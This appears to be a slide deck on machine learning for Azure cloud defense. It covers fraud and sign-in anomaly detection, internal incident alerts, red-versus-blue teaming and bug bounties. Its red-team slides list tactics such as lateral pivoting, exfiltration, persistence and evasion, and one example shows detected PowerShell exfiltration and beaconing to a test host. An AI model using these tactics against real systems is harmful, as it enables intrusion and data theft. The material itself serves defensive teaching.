


Source: Lectures by Pedro Domingos

Why Machine Learning is Relevant to Defense



Fraud Detection



- ◆ Fraud: Theft of service; Use of service without intent to pay
 - ◆ Example: Stolen payment instrument
- ◆ Fraud Storms
 - ◆ Potential for Capacity Impact
 - ◆ Often lead to spike in Abuse
- ◆ ML-based detection
 - ◆ Sign-up patterns
 - ◆ Compute Usage
 - ◆ Bandwidth Usage
 - ◆ etc.

Detecting Anomalies

Incident Transfer

[Click Here to Acknowledge this Incident](#)

ImagePath=\??\C:\Program Files\Process Hacker 2\kprocesshacker.sys See machine info below

Status	ID	Sev	Title	Time Raised							
Resolved	9143756	3	ASM Security Alert: ASM0102: AzureEngBld/Build: Driver Anomaly - KProcessHacker2	2015-04-04 06:15:52							
Impacted Service		Owning Service	Team	Assigned To	Commit Date	Customer Name					
Azure Engineering Systems		Azure Engineering Systems	Build	None		None					
Location of device on which the incident occurred											
Environment		Datacenter	Device Group	Device Name	slice Id						
PROD		None	None	None	None						
Location of device reporting the incident											
Environment		Datacenter	Device Group	Device Name	slice Id						
PROD		N/A	Aims Connector	[REDACTED]	None						
Source		Source Date		Customer Impacting	Security Risk	Noise					
[REDACTED]		2015-04-04 06:15:28		False	False	False					
TSG ID		Component									
None Specified		None Specified									
Description											
===== 2015-04-05 22:16:07 (PT) assigned to active by [REDACTED] =====											
ImagePath=\??\C:\Program Files\Process Hacker 2\kprocesshacker.sys											
See machine info below											
===== 2015-04-04 06:15:53 (PT) submitted by connector MDS-AzureSecurity-V2 =====											
ComponentName: AzureEngBld/Build 											
GroupKey: DRV:KProcessHacker2 											
BeginHop: 2015-04-04T12:45:00.000000Z 											
AnomalyTime: 4/4/2015 4:46:14 AM 											
AnomalyDesc: Driver 'KProcessHacker2' has been activated. 											
WorkItemId: 											
AnomalyDetails: [REDACTED]; HostId= [REDACTED]; FirstSeen=4/4/2015 4:46:14 AM; LastSeen=4/4/2015 4:46:14 AM; ReasonId=1; DriverName=KProcessHacker2; ImagePath=\??\C:\Program Files\Process Hacker 2\kprocesshacker.sys; Arguments=; ImageVersion=; Username=NT AUTHORITY\SYSTEM; Privileges=; ServiceControls=1; ServiceFlags=0; ServiceState=4; ServiceType=1; [REDACTED] 											
SourceQueryParameters: Table=[REDACTED]; Endpt=[REDACTED]; Start=2015-04-04T04:00:00.0000000+00:00; End=2015-04-04T05:00:00.0000000+00:00 											
LastUpdated: 2015-04-04T13:00:00.000000Z 											
LastDiscovered: 2015-04-04T13:15:00.000000Z 											
DriverName: KProcessHacker2 											
IncidentSeverity: 3 											
Title: ASM Security Alert: ASM0102: AzureEngBld/Build: Driver Anomaly - KProcessHacker2 											

Example: Phishing Attacks

- ◆ Azure Active Directory and Office 365, automatically detect when a user *may* have been compromised
- ◆ Company admins can configure alerts

REPORT

ANOMALOUS ACTIVITY

- Sign ins from unknown sources
- Sign ins after multiple failures
- Sign ins from multiple geographies
- Sign ins from IP addresses with suspicious activity
- Sign ins from possibly infected devices
- Irregular sign in activity
- Users with anomalous sign in activity

DESCRIPTION

USER ADMINISTRATION

- Block/Unblock Users
- One-Time Bypass

VIEW A REPORT

- Usage
- User Status
- Blocked User History
- Bypassed User History
- Fraud Alert
- Queued

CONFIGURE

- Settings
- Caching
- Voice Messages
- Notifications

DOWNLOADS

- Server

Azure Multi-Factor Authentication

Welcome

Tokkenless multi-factor authentication is now available to your company. If you have any questions, please contact support.

Contoso Cloud
Account ID: C0DE-QEC-MYCDH

VIEW A REPORT

CONFIGURE

DOWNLOADS

Change Requests

DATE	USERNAME	NEW PHONE	NEW PIN	NEW DEVICE TOKEN	STATUS	ACTION
05/11/2014 10:08:02	55user@contosobuild.com	Pending	Cancel
05/12/2014 14:46:02	55user@contosobuild.com	Pending	Cancel
07/16/2014 18:49:15	55user@contosobuild.com	Pending	Cancel

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PROFILE WORK INFO DEVICES **PREVIEW** ACTIVITY

VIEW Devices and applications from which the user has signed in ▾

Sign ins have been processed up to 3/11/2014 8:31:58 AM.

CLIENT	LAST SIGN IN TIME	LAST SIGN IN IP ADDRESS	LAST SIGN IN LOCATION
Windows 7 IE 9.0	3/10/2014 7:31:35 PM	123.127.104.193	Beijing, Beijing Sni, CN
Windows 8 IE 10.0	3/9/2014 8:24:00 PM	123.127.104.193	Beijing, Beijing Sni, CN
Windows 7 Chrome 33.0	3/9/2014 6:50:13 PM	60.247.108.66	Beijing, Beijing Sni, CN
Windows 8 IE 7.0	3/7/2014 12:32:30 PM	24.18.206.196	Bellevue, Washington, US
Windows 7 Firefox 27.0	3/6/2014 7:20:19 PM	60.247.108.66	Beijing, Beijing Sni, CN
Windows 7 Firefox 18.0	2/26/2014 7:29:30 PM	60.247.108.66	Beijing, Beijing Sni, CN
Windows 7 Chrome 32.0	2/16/2014 10:04:44 PM	123.127.104.193	Beijing, Beijing Sni, CN

Windows Azure

We've detected 4 new irregular sign ins from accounts in fabrikam.com.

[View detailed report](#)

To view this report you must have an active Windows Azure subscription, and be signed in with global administrator credentials.

We recommend that you consider doing one or more of the following to investigate and/or mitigate future security risks:

- Contact some or all of the users
- Change their passwords
- Enable [Multi-Factor Authentication](#) for their accounts


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
Thank you,

The Windows Azure Active Directory Team

Automatic Detection

- ◆ Even though a user's password had been stolen...
 - ◆ When the attacker tried to logon to Azure from (name your favorite country here...)
 - ◆ Customers were alerted automatically!



RED  VS. BLUE

Red Teaming

Model
real-world attacks

- ▶ Model emerging threats & use blended threats
- ▶ Pivot laterally & penetrate deeper
- ▶ Exfiltrate & leverage compromised data
- ▶ Escape & Evade / Persistence

Identify gaps
in security story

- ▶ Measures Time to Compromise (MTTC) / Pwnage (MTTP)
- ▶ Highlight security monitoring & recovery gaps
- ▶ Improves incident response tools & process

Demonstrable impact

- ▶ Prove need for Assume Breach
- ▶ Enumerate business risks
- ▶ Justify resources, priorities, & investment needs

Blue Teaming

Exercises ability
to detect & respond

Enhances
situational awareness

Measures readiness
& impact

- ▶ **Detect** attack & penetration (MTTD)
- ▶ **Respond & recover** to attack & penetration (MTTR)
- ▶ **Practiced** incident response

- ▶ Produces **actionable intelligence**
- ▶ **Full visibility** into actual conditions within environment
- ▶ **Data analysis & forensics** for attack & breach indicators

- ▶ **Accurately assesses** real-world attacks
- ▶ **Identifies** gaps & investment needs
- ▶ Focus on **slowing down attackers & speeding recovery**
- ▶ **Hardening** that prevents future attacks

Catching Red Team

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Incident Management Portal Azure Security Engineering

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Severity 3 - Active
ASM Security Alert: ASM0502: F ██████████ Local User Anomaly - debug1118

Send Update Mail Acknowledge Request Assistance Transfer Ownership Mitigate Resolve Track Reactivate

Details Bridges Notifications History Root Cause Details Previous Resolutions Links Restricted Data Attachments

Edit Incident

Title: ASM Security Alert: ASM0502: F ██████████ 05: Local User Anomaly - debug1118

Owning Service: Windows Azure Operations Center Owning Team: WALS Owner: ██████████

Impacted Services: Azure Security Engineering Impacted Teams: None specified Service Responsible: Windows Azure Operations Center


Impacted Component: SLAM Origin: Other Alert Source: MDS-AzureSecurity-V2: 30272d44-9d1a-4c31-9bdc-c0b1878ae658

Environment: PROD DC/Region: Role:

1. Non-standard user access alert triggered – access didn't go through standard JIT or access approvals
2. Log of new user detection: non-standard user name

TIMESTAMP	Tenant	Role	RoleInst	HostId	FirstSeen	LastSeen	Reason	Anoma	Username	Privileg	UserFla
2014-11-19 22:20:00Z	CH3PrdF	F	1	2014-11-19 22:23:35Z	2014-11-19 22:23:35Z	1	new user	██████████	2	66113	
2014-11-19 05:20:00Z	CH3PrdF	F	1	2014-11-19 05:24:48Z	2014-11-19 05:24:48Z	1	new user	██████████	2	66113	
2014-11-18 18:15:00Z	CH1PrdAF	F	1	2014-11-18 18:18:15Z	2014-11-18 18:18:15Z	1	new user	debug1118	2	66113	
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Intrusion detection in the Cloud



This attacker is trying to avoid detection by using PowerShell. Think he'll succeed?

Our network monitoring detects his exfiltration and command-and-control activity.

Our machine learning flags his session as unusual relative to previous behavior.

New external IP

IP: 65.52.120.233
Domain: popsectest.cloudapp.net
Process: powershell.exe
User: _spogmsvc3

Large outbound data transfer

IP: 65.52.120.233:1337
Domain: popsectest.cloudapp.net
Process: powershell.exe
User: _spogmsvc3
Bytes: 11,000K

Beacon


IP: 65.52.120.233:1338
Domain: popsectest.cloudapp.net
Process: svchost.exe
User: SYSTEM
Interval: 4

MCM: Abnormal activity pattern

Host: CH1YL1ADM004
User: _spogmsvc3
LogonID: 1043
Worst transition score: 100
Overall score: 59

Data-Driven Offense

- ◆ Reduce likelihood of detection
- ◆ Decrease MTTC and MTTP
- ◆ Use of ML for offense
- ◆ Leverages the cloud
- ◆ Examples:
 - ◆ Data-driven pivoting
 - ◆ Visualization



Next Generation APT™



Intelligence Driven




Machine Learning



Varied Persistence



Diversionary Tactics



Multi-Front Assaults

Announcing: Azure Security Bug Bounties



Find bugs in Azure, Get Paid!

- ◆ Existing bug bounty programs cover:
 - ◆ Online Services Bug Bounty: \$500-\$15,000 USD
 - ◆ Mitigation Bypass: up to \$100,000 USD
 - ◆ We have paid in the past, we will do it again!
 - ◆ BlueHat Bonus for Defense: up to \$50,000 USD
- ◆ New:
 - ◆ Microsoft Online Services Bug Bounty: ++Azure
 - ◆ Mitigation Bypass Bounty Program: ++Hyper-V
 - ◆ ++Project Spartan Bug Bounty Program



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